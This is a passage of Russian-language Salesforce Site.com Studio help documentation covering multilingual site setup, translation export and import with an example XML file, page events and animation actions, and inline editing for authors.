- Поле «Пользователь Site.com Publisher» или «Пользователь Site.com Contributor», включенное на странице сведений о пользователе, и любая роль, назначенная на уровне сайта

## Настройка стандартного языка

Стандартный язык — это язык, используемый при первоначальном отображении сайта. По умолчанию используется американский английский, который также позволяет добавлять новые языки.

Прежде чем добавить языковое содержимое на сайт, рекомендуем настроить стандартный язык. Данный параметр не связан со стандартным языком, используемым в организации Salesforce.

1. Выберите **«Конфигурация сайта» > «Языки»** на вкладке «Общие сведения».
2. Выберите нужный язык в раскрывающемся списке «Стандартный язык сайта».

 **Прим.:** Чтобы изменить стандартный язык после добавления переведенного содержимого, рекомендуем сначала экспортировать переведенное содержимое, затем изменить стандартный язык и импортировать содержимое обратно на сайт. В противном случае переведенное содержимое не будет отображаться для вновь выбранного стандартного языка.

Например, английский используется как стандартный язык сайта, а французский добавляется как дополнительный язык сайта. Пользователь добавляет содержимое на обоих языках, после чего принимает решение использовать французский как стандартный язык сайта. Чтобы сохранить содержимое, добавленное на французском языке, рекомендуем сначала выполнить его экспорт. Прежде чем импортировать содержимое, добавленное на французском языке, обратно на сайт, рекомендуем выбрать французский в качестве стандартного языка сайта.

СМ. ТАКЖЕ:

[Добавление языков](#)

[Настройка параметров языка](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Добавление языков

Добавьте языки, которые должны поддерживаться сайтом.

1. Выберите **«Конфигурация сайта»** > **«Языки»** на вкладке «Общие сведения».
2. Нажмите кнопку **«Добавить языки»**.
3. Выберите нужные языки.
4. При необходимости измените порядок их отображения в селекторе языков.
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Настройка стандартного языка](#)

[Настройка параметров языка](#)

[Удаление языков](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и  
управления параметрами  
языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Настройка параметров языка

Каждому языку сайта, добавленному в представление «Языки», могут быть заданы отдельные параметры.

1. Выберите **«Конфигурация сайта» > «Языки»** на вкладке «Общие сведения».
2. Выберите нужный язык в области «Языки сайта».
3. Обновите параметры в разделе «Параметры языка».

| Параметр                     | Описание  |
|------------------------------|---|
| Активно на действующем сайте | При добавлении элемента «Селектор языков» на активный сайт данный флажок определяет доступность языка в раскрывающемся списке. Язык может быть скрыт пока связанное содержимое только готовится к публикации.                         |
| Базовый язык                 | Базовый язык отображается при отсутствии содержимого, доступного для выбранного языка. Например, базовый язык используется для отображения содержимого страницы, которое отсутствует на японском языке, выбранном в селекторе языков. |
| Метка отображения            | Метка отображения может быть задана для каждого языка. Данная метка отображается в любом селекторе языков, добавленном на сайт, а также в селекторе языков Site.com Studio.   |

СМ. ТАКЖЕ:

[Добавление языков](#)

[Настройка стандартного языка](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:



- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта


## Общие сведения о редактировании языкового содержимого

Стандартный язык — это язык, используемый при первоначальном отображении сайта. По умолчанию используется американский английский, который также позволяет добавлять новые языки. Так, сайт, дополненный французским языком, изначально отображает содержимое на американском английском языке, которое должно быть заменено франкоязычной версией.

Добавление языка на сайт инициирует отображение селектора языков Site.com Studio на панели инструментов. Данный селектор позволяет переключаться между языками при редактировании содержимого на каждой странице. Например, селектор языков, дополненный французским и испанским языками, отображает три языка: французский, испанский и американский английский.

Блоки содержимого отображают следующие значки:

- значок предупреждения () указывает на наличие незамененного текста.
- значок земного шара () указывает на наличие замененного содержимого.

Кроме того, некоторые элементы страницы используют *языковые свойства*, то есть могут хранить разные значения для каждого языка. Данные свойства обозначаются на панели «Свойства» значком земного шара ()

При необходимости добавьте содержимое для каждого языка сайта одним из двух способов.

- [Редактирование содержимого страницы](#) для каждого языка посредством селектора языков Site.com Studio.
- [Экспорт содержимого для перевода](#) и последующий [импорт переведенного содержимого](#) на сайт.

## Порядок отображения языков

В зависимости от доступного языкового содержимого, добавленного на сайт, содержимое страницы отображается в указанном ниже порядке.

1. Выбранный язык
2. Базовый язык
3. Стандартный язык

Например, удаление франкоязычного содержимого инициирует отображение содержимого на испанском языке, выбранном в качестве базового, вместо стандартного языка. Последующее удаление испаноязычного содержимого инициирует отображение содержимого на стандартном языке.

## Языковые элементы страницы

Ниже перечислены элементы страницы, поддерживающие переведенное содержимое.

- Блок содержимого
- Настраиваемый код
- Элемент данных
- Форма
- Поля ввода
- Изображение

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



- [Селектор языков](#)



СМ. ТАКЖЕ:


[Языковые свойства](#)

## Редактирование языкового содержимого на странице

Селектор языков Site.com Studio позволяет переключаться между языками при редактировании содержимого на каждой странице. Авторы, конструкторы и администраторы сайта могут добавлять языковое содержимое на страницу посредством селектора языков.

Ниже перечислены действия, доступные на открытой странице.

1. Выберите нужный язык в селекторе языков Site.com Studio (раскрывающийся список «Изменить язык сайта» на панели инструментов).
2. Измените содержимое страницы.  
При просмотре блока содержимого на выбранном языке:
  - значок предупреждения () указывает на наличие незамененного текста.
  - значок земного шара () указывает на наличие замененного содержимого.
3. При необходимости обновите [языковые свойства](#).

 **Прим.:** Приложение Site.com Studio не проверяет языки при вводе содержимого. Убедитесь, что добавляемое содержимое соответствует выбранному языку.

Чтобы восстановить переведенное содержимое, правой кнопкой мыши щелкните нужный блок содержимого и выберите пункт **«Восстановить перевод»**. Данное действие инициирует восстановление текста на выбранном базовом языке или стандартном языке сайта.

СМ. ТАКЖЕ:

[Общие сведения о редактировании языкового содержимого](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта


Для редактирования языкового содержимого:

- Поле «Пользователь Site.com Publisher» или «Пользователь Site.com Contributor», включенное на странице сведений о пользователе, и любая роль, назначенная на уровне сайта

## Языковые свойства

Некоторые свойства на панели «Свойства» являются *языковыми*, то есть могут хранить разные значения для каждого языка.

Значения свойств стандартных языков используются при отсутствии языковых свойств, заданных для страницы или элемента страницы.

| Свойство                     | Область применения   | Описание  |
|------------------------------|--|---|
| Активный текст               | Изображение  | Данное свойство используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.  |
| Не переводить                | <ul style="list-style-type: none"> <li>Блок содержимого</li> <li>Настраиваемый код</li> <li>Элемент данных</li> <li>Форма</li> <li>Поля ввода</li> <li>Изображение</li> <li>Селектор языков</li> <li>Страница</li> </ul> | <p>Данное свойство препятствует переводу содержимого элемента. Выбор данного свойства инициирует удаление значка земного шара () из языковых свойств, обозначая отмену поддержки языкового содержимого.</p> <p>Включение данного свойства после добавления языкового содержимого инициирует его скрытие. Повторное отключение данного свойства инициирует отображение содержимого.</p> |
| URL-адрес начальной страницы | Селектор языков  | Данный параметр перенаправляет посетителей сайта на другую страницу при выборе языка. URL-адрес является одинаковым для всех языков.  |
| Актив изображения            | Изображение  | <p>Данное свойство позволяет выбирать изображение, которое должно отображаться для выбранного языка.</p> <p>Например, при выборе американского английского языка в селекторе языков Site.com Studio рекомендуем выбрать англоязычную версию импортированного изображения. Чтобы добавить франкоязычную версию того же изображения, рекомендуем выбрать французский язык и соответствующее изображение.</p>  |
| Метка                        | Селектор языков  | <p>Метка, отображающаяся напротив элемента страницы «Селектор языков», добавленного на страницу. По умолчанию используется следующий текст: «Изменить язык сайта».</p> <p>Данный текст доступен для перевода (выберите нужный язык в селекторе языков Site.com Studio и обновите текст</p>  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

| Свойство                      | Область применения | Описание  |
|-------------------------------|--------------------|---|
|                               |                    | для каждого языка или выполните экспорт всего содержимого сайта для перевода).  |
| Имя для навигации             | Страница           | Имя страницы, отображающееся в меню навигации.  |
| Заголовок                     | Страница           | Заголовок, отображающийся в строке заголовка окна обозревателя.   |
| Доступно на действующем сайте | Страница           | <p>При добавлении меню на сайт данное свойство определяет необходимость отображения страницы в меню для выбранного языка. Кроме того, данное свойство отменяет доступ к странице посредством соответствующего языкового URL-адреса.</p> <p>При включении свойства «Не переводить» статус свойства «Доступно на действующем сайте» применяется ко всем языкам.</p> |


СМ. ТАКЖЕ:

[Редактирование языкового содержимого на странице](#)


[Общие сведения о редактировании языкового содержимого](#)

## Экспорт языкового содержимого

Рекомендуем экспортировать как минимум один язык сайта в виде XML-файла, который может быть отправлен в службу перевода.

1. Щелкните  > «Экспорт содержимого для перевода» в представлении «Языки» вкладки «Общие сведения».
2. Выберите нужное языковое содержимое. (Чтобы выбрать несколько элементов, воспользуйтесь комбинацией CTRL+щелчок.)
3. При необходимости введите другое имя файла. По умолчанию используется имя `languages.xml`.
4. Нажмите кнопку «ОК».
5. При необходимости выберите область для сохранения файла.

Экспортированный XML-файл может быть отправлен на перевод.

 **Пример:** XML-файл содержит атрибут временной отметки, сохраняющий время экспорта, и отображает все переводимое содержимое посредством разделов CDATA (см. пример ниже).

```
<?xml version="1.0" encoding="utf-8"?>
<language data exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
      <p>This is our English content.</p>
    ]]> </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
      <p>This is our French content.</p>
    ]]> </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]> </field>
  </component>
</language data>
```

Полученный переведенный XML-файл должен быть импортирован обратно на сайт.

СМ. ТАКЖЕ:

[Импорт переведенного содержимого](#)

[Общие сведения о редактировании языкового содержимого](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и  
управления параметрами  
языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

## Импорт переведенного содержимого

Переведенный XML-файл, обработанный службой перевода, может быть импортирован обратно на сайт.

1. Щелкните  > «**Импорт переведенного содержимого**» в представлении «Языки» вкладки «Общие сведения».
2. Найдите область хранения переведенного XML-файла.
3. Выберите файл и нажмите кнопку «**Открыть**».
4. Определите необходимость перезаписи текущего содержимого сайта.
5. Нажмите кнопку «**Импорт**».  
Если размер файла не превышает 1 Мб, то успешное или неудачное выполнение импорта подтверждается соответствующим сообщением. В противном случае уведомление о завершении импорта отправляется по эл. почте.

После импорта переведенного содержимого рекомендуем протестировать страницы на предмет корректного отображения содержимого. Чтобы просмотреть страницу на каждом поддерживаемом языке, воспользуйтесь селектором языков Site.com Studio для каждой страницы.

СМ. ТАКЖЕ:

[Экспорт языкового содержимого](#)

[Общие сведения о редактировании языкового содержимого](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе  
И  
Роль администратора сайта или конструктора, назначенная на уровне сайта

## Добавление элемента страницы «Селектор языков»

Селектор языков позволяет посетителям сайта выбирать предпочтительный язык при просмотре сайта.

После добавления языков на сайт посетителям сайта должна быть предоставлена возможность выбора предпочтительного языка из списка языков, заданного в представлении «Языки».



**Совет:** Чтобы сэкономить время, рекомендуем добавить селектор языков в шаблоны страниц сайта.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент **«Селектор языков»** с панели «Элементы страницы» на страницу. Раскрывающийся список «Изменить язык сайта» будет отображаться посетителям сайта при просмотре данной страницы.
2. Настройте свойства селектора языков.

| Свойство                     | Описание  |
|------------------------------|---|
| Не переводить                | Данный флажок позволяет отображать одинаковый текст поля «Метка» для всех языков.   |
| Метка                        | Метка, отображающаяся напротив элемента страницы «Селектор языков», добавленного на страницу. По умолчанию используется следующий текст: «Изменить язык сайта». Данный текст доступен для перевода (выберите нужный язык в селекторе языков Site.com Studio и обновите текст для каждого языка или выполните экспорт всего содержимого сайта для перевода). |
| URL-адрес начальной страницы | Данный параметр перенаправляет посетителей сайта на другую страницу при выборе языка. URL-адрес является одинаковым для всех языков.  |

СМ. ТАКЖЕ:

[Языковые свойства](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

## Удаление языков

Удаление языка не инициирует удаления переведенного содержимого, но делает его недоступным для пользователя или рабочей группы. Доступ к переведенному содержимому предоставляется после повторного добавления языка на сайт.

1. Выберите **«Конфигурация сайта» > «Языки»** на вкладке «Общие сведения».
2. Щелкните значок  напротив нужного языка.

СМ. ТАКЖЕ:

[Добавление языков](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Использование событий для создания анимированных эффектов

### Общие сведения о событиях

С помощью событий пользователи могут добавлять интерактивные и анимированные эффекты на страницы и в элементы страниц веб-сайта.

Пользователи могут выбрать действие или последовательность действий, выполняемых при наступлении определенного события (например, при выборе элемента на странице или при загрузке страницы). Например, при загрузке начальной страницы в течение нескольких секунд может отображаться всплывающее окно с последними новостями. А выбранная панель может быть развернута для отображения дополнительных сведений или изменения ее стиля.

Панель «События» содержит типичные действия, которые могут выполняться при наступлении событий. Параметры панели позволяют указать следующее:

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



При наступлении [данного события] выполняется [данное действие].

СМ. ТАКЖЕ:



[Создание события](#)

[Доступные события и действия](#)

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)


## Создание события


События позволяют добавлять интерактивные и анимированные эффекты на страницы и в элементы страницы веб-сайта.

1. Выберите нужную страницу или элемент страницы.
2. Выберите нужное событие на панели «События» (  ). См. раздел «Доступные события и действия» на странице 5262.
3. Щелкните значок  и выберите действие во всплывающем списке «Выбрать действие».
4. Задайте другие доступные свойства действия, например:
  - «Целевой элемент»: определяет элемент страницы, на который влияет действие.
  - «Эффект»: определяет анимацию действия (например, обесцвечивание или плавный переход).
  - «Скорость»: определяет скорость воспроизведения анимации (быстро, нормально, медленно или очень медленно).
  - «Связано»: позволяет связывать действия с целью их последовательного выполнения. Например, чтобы создать действие «Отложить», которое откладывает *последующее* действие, установите флажок «Связано» для действия «Отложить». При этом действие, следующее за действием «Отложить», выделяется (это указывает на его связь с действием «Отложить»). Данный флажок может быть установлен для действий «Анимировать», «Отложить», «Скрыть элемент», «Повторить», «Показать элемент» и «Переключить элемент».
5. Нажмите кнопку «Сохранить».
6. При необходимости добавьте другие действия.



Совет:

- Событие, добавленное на страницу или в элемент страницы, помечается символом «\*» на панели «События».
- При наведении указателя мыши на значок  для выбранного элемента страницы отображается подсказка, в которой указаны события, связанные с данным элементом. Чтобы открыть вкладку «События», щелкните данный значок.

Чтобы удалить действие, выберите нужное действие и щелкните значок .

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Чтобы изменить порядок выполнения действий, выберите нужное действие и щелкните значок  или .

СМ. ТАКЖЕ:

- [Добавление пагинации в повторители данных и таблицы данных](#)
- [Общие сведения о событиях](#)

## Доступные события и действия

Ниже перечислены триггеры и действия, доступные пользователю при [создании события](#).

При наступлении данного события...

| Событие             | Условия наступления события                                    |
|---------------------|--|
| Двойной щелчок      | Пользователь дважды щелкает элемент страницы.                  |
| Щелчок              | Пользователь щелкает элемент страницы.                         |
| Фокус               | Фокус перемещается на элемент страницы.                        |
| Загрузка            | Страница или элемент страницы загружается в окне обозревателя. |
| Размытие            | Фокус смещается с элемента страницы.                           |
| Наведение указателя | Пользователь устанавливает указатель мыши на элемент страницы. |
| Смещение указателя  | Пользователь убирает указатель мыши с элемента страницы.       |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Выполняется данное действие...

| Действие             | Описание  |
|----------------------|---|
| Добавить класс CSS   | Динамическое добавление класса CSS для оформления целевого элемента. Например, пользователь может добавить новый класс CSS при изменении внешнего вида элемента страницы.   |
| Предупреждение       | Отображение всплывающего сообщения-предупреждения.  |
| Анимировать          | Анимирование свойств CSS (например, «Сверху», «Слева», «Ширина» и «Высота») путем ввода соответствующих значений в поле «CSS».<br><br>Например, чтобы изменить внешний вид изображения в соответствии с заданными эффектами и скоростью, введите следующие значения <i>непрозрачность: "0,4"</i> , <i>ширина: "70%</i> ". |
| Отложить             | Задержка выполнения следующего действия (в миллисекундах). (Чтобы связать данное действие с последующим, установите флажок <b>«Связано»</b> .)  |
| Выполнить JavaScript | Выполнение настраиваемого кода JavaScript, добавляемого с помощью редактора настраиваемого кода, который открывается путем нажатия кнопки <b>«Редактировать сценарий»</b> .   |

| Действие                | Описание   |
|-------------------------|--|
| Перейти на страницу     | Переход на указанную страницу в повторителях данных и таблицах данных. См. раздел <a href="#">«Добавление пагинации в повторители данных и таблицы данных»</a> на странице 5210.   |
| Скрыть элемент          | Соккрытие целевого элемента в соответствии с заданными эффектами и скоростью.  |
| Следующая страница      | Переход на следующую страницу в повторителях данных и таблицах данных. См. раздел <a href="#">«Добавление пагинации в повторители данных и таблицы данных»</a> на странице 5210.   |
| Предыдущая страница     | Переход на предыдущую страницу в повторителях данных и таблицах данных. См. раздел <a href="#">«Добавление пагинации в повторители данных и таблицы данных»</a> на странице 5210.  |
| Удалить класс CSS       | Удаление класса CSS из целевого элемента для динамического удаления его стиля. Например, чтобы изменить внешний вид элемента страницы, удалите связанный с ним класс CSS и замените его другим классом.  |
| Повторить               | Повтор следующего действия указанное количество раз и с соблюдением заданных задержек между повторами. (Чтобы связать данное действие с последующим, установите флажок <b>«Связано»</b> на панели «Свойства».)   |
| Задать атрибут элемента | Динамическое определение значения выбранного атрибута для целевого элемента. Например, чтобы изменить источник изображения, введите <code>src</code> в поле «Имя атрибута», а URL-адрес изображения в поле «Значение атрибута». Для усовершенствования системы кодирования также можете указать настраиваемые пары «имя-значение». |
| Показать элемент        | Отображение целевого элемента в соответствии с заданными эффектами и скоростью.  |
| Отправить               | Отправка данных выбранной формы.   |
| Переключить элемент     | Изменение доступности целевого элемента в соответствии с заданными эффектами и скоростью.  |


СМ. ТАКЖЕ:

[Добавление пагинации в повторители данных и таблицы данных](#)

[Общие сведения о событиях](#)

## Редактирование сайтов в качестве автора

### Общие сведения о режиме редактирования страницы автора

Чтобы открыть страницу сайта на вкладке «Общие сведения», дважды щелкните или наведите указатель мыши на нужную страницу и выберите  > «Правка». Страница откроется в виде новой вкладки.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе  
И  
Роль автора, назначенная на уровне сайта



- Ниже перечислены действия, доступные на панели инструментов (1).
  - Отмена и повтор действий.
  - [Импорт активов](#) (например, изображений и файлов).
  - [Предварительный просмотр страницы](#) в окне обозревателя.
  - [Обновление внешнего вида страницы](#) посредством редактора фирменного стиля.
- Чтобы [перетащить блоки содержимого и виджеты](#) (при их наличии) в редактируемые области страницы, воспользуйтесь панелью «Элементы страницы» (2).
- Чтобы [изменить текст страницы](#) и [добавить изображения](#), воспользуйтесь холстом (3). При наличии редактируемых областей перетащите элементы страницы на страницу.
- Чтобы [просмотреть внешний вид страницы на разных устройствах](#), воспользуйтесь параметрами рабочего режима (4).

СМ. ТАКЖЕ:

[Создание страниц сайта в качестве автора Site.com](#)

[Использование Site.com Studio в качестве автора](#)

[Общие сведения о панели встроенного редактирования](#)

## Создание страниц сайта в качестве автора **Site.com**

Пользователи могут добавлять страницы на сайт в том случае, если возможность создания страниц предоставлена соответствующим администратором сайта или конструктором.

Чтобы добавить новую страницу, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать страницу сайта»** в представлении «Страницы сайта» на вкладке «Общие сведения».
2. Введите имя страницы.
3. Выберите шаблон страницы.
4. Нажмите кнопку **«Создать»**. При этом откроется страница сайта.

СМ. ТАКЖЕ:

[Использование Site.com Studio в качестве автора](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов **Site.com**:

- Поле «Пользователь **Site.com Contributor**», включенное на странице сведений о пользователе
- И
- Роль автора, назначенная на уровне сайта

## Редактирование блоков содержимого в качестве автора

Блоки содержимого хранят текст для страниц веб-сайта, а также изображения и гиперссылки. Авторы могут редактировать текст в редактируемых блоках содержимого посредством встроенного редактора. Благодаря встроенному редактированию текста, пользователям всегда доступен точный предварительный просмотр готовой страницы.

Редактируемое содержимое блокирует отображение серых границ при наведении указателя мыши на текст. Только данные области поддерживают редактирование текста.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужную область текста.  
Данное действие инициирует отображение встроенного редактора.
2. Добавьте или измените текст, а затем выполните его форматирование посредством [встроенного редактора](#).

Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.

3. При необходимости добавьте [изображения](#) или [гиперссылки](#).


Чтобы сохранить внесенные изменения, щелкните за пределами области текста.

СМ. ТАКЖЕ:

- [Предварительный просмотр внешнего вида страниц на мобильных устройствах](#)
- [Общие сведения о режиме редактирования страницы автора](#)

## Общие сведения о панели встроенного редактирования

Авторы могут использовать встроенный редактор для редактирования любых редактируемых областей текста на странице. У редактируемых областей при наведении указателя мыши на текст отображаются серые границы.



Ниже перечислены действия, поддерживаемые встроенным редактором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:


- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе И Роль автора, назначенная на уровне сайта

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

- Определение стиля текста и разметки (1) путем:
  - применения полужирного начертания или курсива
  - вставки пронумерованных или маркированных списков
- Добавление [изображений](#) и [гиперссылок](#), а также удаление ненужного форматирования (2).
- Раскрытие панели инструментов (3) для доступа к дополнительным параметрам (4—8).
- Отмена и повтор правок (4).
- Определение стиля текста и разметки (5) путем:
  - применения подчеркивания
  - выравнивания текста
  - применения цитаты
- Настройка отступа абзаца (6).
- Применение параграфов и заголовков (7).
- Применение дополнительных стилей (например, выделение) (8).
-  **Совет:** Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.

СМ. ТАКЖЕ:

[Редактирование блоков содержимого в качестве автора](#)

[Предварительный просмотр внешнего вида страниц на мобильных устройствах](#)

[Общие сведения о режиме редактирования страницы автора](#)




## Добавление изображений в текст в качестве автора

Авторы могут быстро добавлять изображения в любые редактируемые области текста на странице посредством встроенного редактора.

При наведении указателя мыши на текст редактируемые области отображают серую границу. Только данные области поддерживают добавление изображений.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужную область текста.  
Данное действие инициирует отображение встроенного редактора.
2. Установите курсор в нужную область и щелкните значок .
3. Введите URL-адрес изображения в поле «URL-адрес» диалогового окна «Свойства изображения».  
Например, чтобы добавить изображение, загруженное на сайт, введите символ / и имя нужного файла (например, /моеИзображение.png).
4. Введите краткое описание изображения в поле «Альтернативный текст». Данное описание используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.
5. При необходимости просмотрите изображение относительно текста страницы и задайте перечисленные ниже параметры.
  - Ширина и высота изображения
  - Граница изображения (например, чтобы задать границу толщиной 10 пикселей, введите значение «10» в поле «Граница»)
